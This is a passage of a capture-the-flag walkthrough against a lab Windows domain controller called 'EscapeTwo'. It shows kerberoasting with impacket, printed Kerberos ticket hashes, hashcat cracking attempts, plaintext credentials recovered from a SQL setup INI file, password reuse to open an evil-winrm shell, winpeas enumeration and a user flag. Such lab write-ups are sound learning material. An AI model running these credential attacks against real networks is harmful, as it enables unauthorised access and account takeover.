┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ smbclient "//10.10.11.51/Accounting Department" -U ryan
Password for [WORKGROUP\ryan]:
session setup failed: NT_STATUS_LOGON_FAILURE

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ 
```

Tried the following passwords found in account.xlsx against “ryan”:
KxEPkKe6R8su
0fwz7Q4mSpurIt99
86LxLBMgEWaKUnBG

Md9Wlq1E5bZnVDVo
MSSQLP@ssw0rd!
Didn’t work. Ran crackmapexec bruteforce again in the background.

impacket-GetUserSPNs sequel.htb/rose:KxEPkKe6R8su -dc-ip 10.10.11.51 -request

```
┌──(kali㉿kali)-[~]
└─$ impacket-GetUserSPNs sequel.htb/rose:KxEPkKe6R8su -dc-ip 10.10.11.51 -request

Impacket v0.12.0.dev1 - Copyright 2023 Fortra

ServicePrincipalName     Name     MemberOf                                                PasswordLastSet             LastLogon                   Delegation
-----------------------  -------  ------------------------------------------------------  --------------------------  --------------------------  ----------
sequel.htb/sql_svc.DC01  sql_svc  CN=SQLRUserGroupSQLEXPRESS,CN=Users,DC=sequel,DC=htb  2024-06-09 03:58:42.689521  2025-01-25 20:06:40.447043
sequel.htb/ca_svc.DC01   ca_svc   CN=Cert Publishers,CN=Users,DC=sequel,DC=htb           2025-01-25 20:02:29.384531  2024-06-09 13:14:42.333365



[-] CCache file is not found. Skipping ...
$krb5tgs$23$*sql_svc$SEQUEL.HTB$sequel.htb/sql_svc*$efae0ba9c33c1fffbdef3aea181cff69$74b32b3f9eedce97a841877db3a4e85dc28d9094780c4d82ba8078a19590ce4d8f067bf
d9f3e50a311bc35d5214988a0e8e96f48041bad7445fdaa8582ae140166b3a51964d813eeb212bf98a9619501d9531b9200d6630695b28a4df9e15691a107fa18232032ebb0d2ec1fd0a7294d27c
82ad4c06d5114c940002642f1d0b03cb11aee5617a0a3ed271636582376a26ac2d31f101c51d23f03069c1431035e1bd53c8202e8577993f616be5009d30e5e02358db337dd8e6c2428a51b76100
2c89e8d5ab4f61348b56eb507d107a6d7e0b31685109d454302bdbccac84f0944c32de80b9d5ff1a52d89664cb19063a3c03c6000733a87f52821cbd18f81f5b28969151c09b8d90cb371c7d5563
b86da737ac0213f3e4c005ca03e1f28df73c9360f673fe13adc528cb7b4500bb143c1f607dc57d53d5d3ecca3407a23f0e334f11ae344a2759cdffea7ef841c1e6f1ccf5bb5bb607c957289cccee
c0f470f2b2bdcb4374190abf1c5d9fd5e178313b96a476fec9b42c4b7612a0385519130e2adc9c4898f27e24b7f32028e1f9fdd3af59b2ede09b0c874c1c60ac3228afe869f55cd04fea2b479c25
f9846921d6de5bf74390aff8458405596d90555e787bbb6fe28d6deb5a5b6f1584abb578e2895b04589eb1600e9de86e84a676cbf5a7545c214ffd1a766adad6e33797a458a2f2659b1326a2fe06
1418f7e18e0e522880f6f5329248f25afeee7312a959ce31c1d34c56b85e3824a294b5844633042fd9bf5b21b261ccc0ea5eb48ae58e973409350d976952219ed4a1bee0efcc99b6d5af0585041a
214db508cfe54052ac58fa9cad3d37ea7ee054399838fae68d15c3817147df2890f1ea7d360bdd5e6742066bc61eb706277424f8d7ddcf57aba0c6ea46978a7a77d3bf0f0a7996d046cc3f077905
780da070490e407a031481bf8d86f450eac5a90edd142c9551f30f98dadb3de0306cc85d81ded8137445d3cdea55636126cc13c7c003175e32af50288402d97e278da179be803ec350ff0e393e9d
f0b921b3009dd017536375044c1523a90fdefc11902695dcda7270d9e0c7a88cb198043ff1189bbff3790be6c984611136484fcb273ff987f3f182d4c07dd8b7a860fc94424199deb498f5bb72da
85cd4d7399aca45b1c2ec49534ba96f88c4a44dada9acaf8c9fc2b1e1185148dfb675a85d56d7fab9a2a1f6814aa68283c4434d8eee0b5340df34024fa67c44babc8b90c39cd8ab79eb31149232b
e28389154ab3c3dea5ca792b0a4edb0483a5b8aa35f06200f2a369fbeb239d4f58fa99b719206bc3a88a2c5e64c54a7d71c8671c96ab3755140a07cc2563667e51d92b0ea7ded0aae60cbf144b87
c645bd5f103fd2f6e8f745fdfcd904ed02c4d7a5260ba2f1ece256d8e5ee2ae504d255d
$krb5tgs$23$*ca_svc$SEQUEL.HTB$sequel.htb/ca_svc*$93921f84cce86d260577a03568fa7e18$27508c0133fcfe33da009f491ac35f42868bfc76509c530415b54718a2127101a31886a61
1136c1bb82f01617007c129da4ff72b5aa5c33688dc57b1fd335eb794d4989a6ae9ca16ec190dbd14878f75fd5c1b3fff12fe50ac5bd5a1f7be54b78ff90e1e2eca8bbcf0dd1b5c6260927e50cf4
2258f3812518fa0d97dc7091f4942b1481dde894d280a59030d346b5e5b58d9202b4993a22baec9ffb394bb2ee3d8ec207e998116607690266033372f718102649cef1e894ac6d35a1f366ce87621
959d2d4849e47d19690592025f04011d43b70ab82f2671d576049d0d3d41068fd1c1f1e89f65c32c2a173e980cf91bec27404500ed9c7dc9b4b427a08395d908748b9baff2647197728c4ad11384
34b05d9e0c701cfffb0096ff659208bcf57d325c4494cb219525e431e3ad4bcc84cc2eda2170e5a2cea546e9c30792de50fbaa7285f8e6a6589a6451daa279fcb09fe27a2f5027164b19b49724b1
753f2b9c4a5583678dc91283800ac5976527b4af785a08ad855ef94a15e83c1206774e84de1cd19f2bb9d913793611c32a33d35fefde766e9b54aa95572b7d2f2d85f4ed630219fc21365c5f93a0
277133d60229777579b56091ecb22b9fb1e6cc04b6cb23ec3429a9e75fa7ff35127e70265ebea395904afc1c4b4b0a3f42f3072b596280b6c5239822a227ee616c3d0c47119cf5db22618706ecfd
59304694f2a562b6f58cd3a8e225b1be574ef62ebab98ef183dd7468fda9576995158b8fb2e196515452ee0436fd1f5b43866ae20474da364b699ce241b6be00bdcc4b98abad4acc8939b4312186
2a0d9e849bbe059b2e2571a8b5b373072f947da189c6406991cb430b9b6d184c23a9bce51a645b27ad5503725151857ebdd7e96e6b7d68a3263dd352a165ac9f329c7163af6c10ee818d267ab760
d99dfb18d2c298272085d13e003915b0ef3d6dedc6e0cd0e7171dc6c650a1dfb052d57de856b670a3d16250b018b2c045408b02199c47e176cf4ea4aff54a9a514e21c7a254f64b3eaec0d14b7da
7827ffac4642a66b3d09d9a7ac055aea9c8d24e02cdde39679f369dacc21acc3533ee329e7a99b31cf064b0c6e46130e56fac966416f8212d2694ae18d347b8879cba33abdae663254fd4520520d
a4626c287e038839c75656d8c10d1d4ca5fb914039f2529b8760f489f8e77261ef191df0391398f3e93e7db4a44f51374a352311cb17a5e1be65993ee96c2494554f27c821cd69e024e44818bc25
eb0c4468a6b2a2249c70864fc3191c314ac938aaccee3af5b90839072163612788O4ee72c038c999f68c7d3e3219ff563da117b4bbe922eb719a255c670598e5420c3bf773442bd86fac877fd0e1
b40aa7470d4e4d5acc463fcfb221423d541ccf4d714adea46d0ac6e1fbacbacb29e10
```

Get hashes for kerberos AD. Could not get hash for “ryan” or other user accounts.

hashcat tickets.txt /usr/share/wordlists/rockyou.txt

No need to crack sql_svc since that password has already been discovered. Only ran hashcat on the ca_svc hash.
Mode detected as 13100 | Kerberos 5, etype 23, TGS-REP

hashcat results:

```
Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*ca_svc$SEQUEL.HTB$sequel.htb/ca_svc*$9 ... b29e10
Time.Started.....: Sat Jan 25 20:30:28 2025 (25 secs)
Time.Estimated ...: Sat Jan 25 20:30:53 2025 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   539.2 kH/s (1.41ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] → $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 48%

Started: Sat Jan 25 20:30:24 2025
Stopped: Sat Jan 25 20:30:54 2025
```

Hashcat couldn't find a match in rockyou.txt for the ca_svc account.
Looking for interesting files again. Did not previously explore the SQL2019 folder.

```
pwd

Path
----
C:\Windows\system32


cd /
ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/5/2022  12:03 PM                PerfLogs
d-r---         1/4/2025   7:11 AM                Program Files
d-----         6/9/2024   8:37 AM                Program Files (x86)
d-----         6/8/2024   3:07 PM                SQL2019
d-r---         6/9/2024   6:42 AM                Users
d-----         1/4/2025   8:10 AM                Windows


cd SQL2019
ls


    Directory: C:\SQL2019


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/3/2025   7:29 AM                ExpressAdv_ENU
```

Looked inside the SQL2019/ExpressAdv_ENU folder and found the file sql-Configuration.INI.


type sql-Configuration/INI

```
cd ExpressAdv_ENU
ls


    Directory: C:\SQL2019\ExpressAdv_ENU


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          6/8/2024   3:07 PM                1033_ENU_LP
d-----          6/8/2024   3:07 PM                redist
d-----          6/8/2024   3:07 PM                resources
d-----          6/8/2024   3:07 PM                x64
-a----         9/24/2019  10:03 PM             45 AUTORUN.INF
-a----         9/24/2019  10:03 PM            788 MEDIAINFO.XML
-a----          6/8/2024   3:07 PM             16 PackageId.dat
-a----         9/24/2019  10:03 PM         142944 SETUP.EXE
-a----         9/24/2019  10:03 PM            486 SETUP.EXE.CONFIG
-a----          6/8/2024   3:07 PM            717 sql-Configuration.INI
-a----         9/24/2019  10:03 PM         249448 SQLSETUPBOOTSTRAPPER.DLL


type sql-Configuration.INI
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
```

Got the password for sql_svc

type sql-Configuration.INI
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True

Logging in with the sql_svc account over SMB did not work.
Attempted to access “ryan” using the SQLSVCPASSWORD="WqSZAF6CysDQbGb3". Gained access.



Evil-winrm -i 10.10.11.51 -u ryan -p WqSZAF6CysDQbGb3

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.11.51 -u ryan -p WqSZAF6CysDQbGb3

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Successfully connected to “EscapeTwo” as ryan.


ls


```
*Evil-WinRM* PS C:\Users\ryan\Documents> ls


    Directory: C:\Users\ryan\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/25/2025   6:50 PM        2387456 winpeas.exe
```

Located winpeas.exe, a common Windows Enumeration tool.

./winpeas.exe

```
*Evil-WinRM* PS C:\Users\ryan\Documents> ./winpeas.exe
ANSI color bit for Windows is not set. If you are executing th
minalLevel /t REG_DWORD /d 1' and then start a new CMD
Long paths are disabled, so the maximum length of a path suppo
you can enable it with 'REG ADD HKLM\SYSTEM\CurrentControlSet\
```





The last output from winpeas is the user flag.

9de8c4b76168c89d18e0bdbf993e41d8

Last Page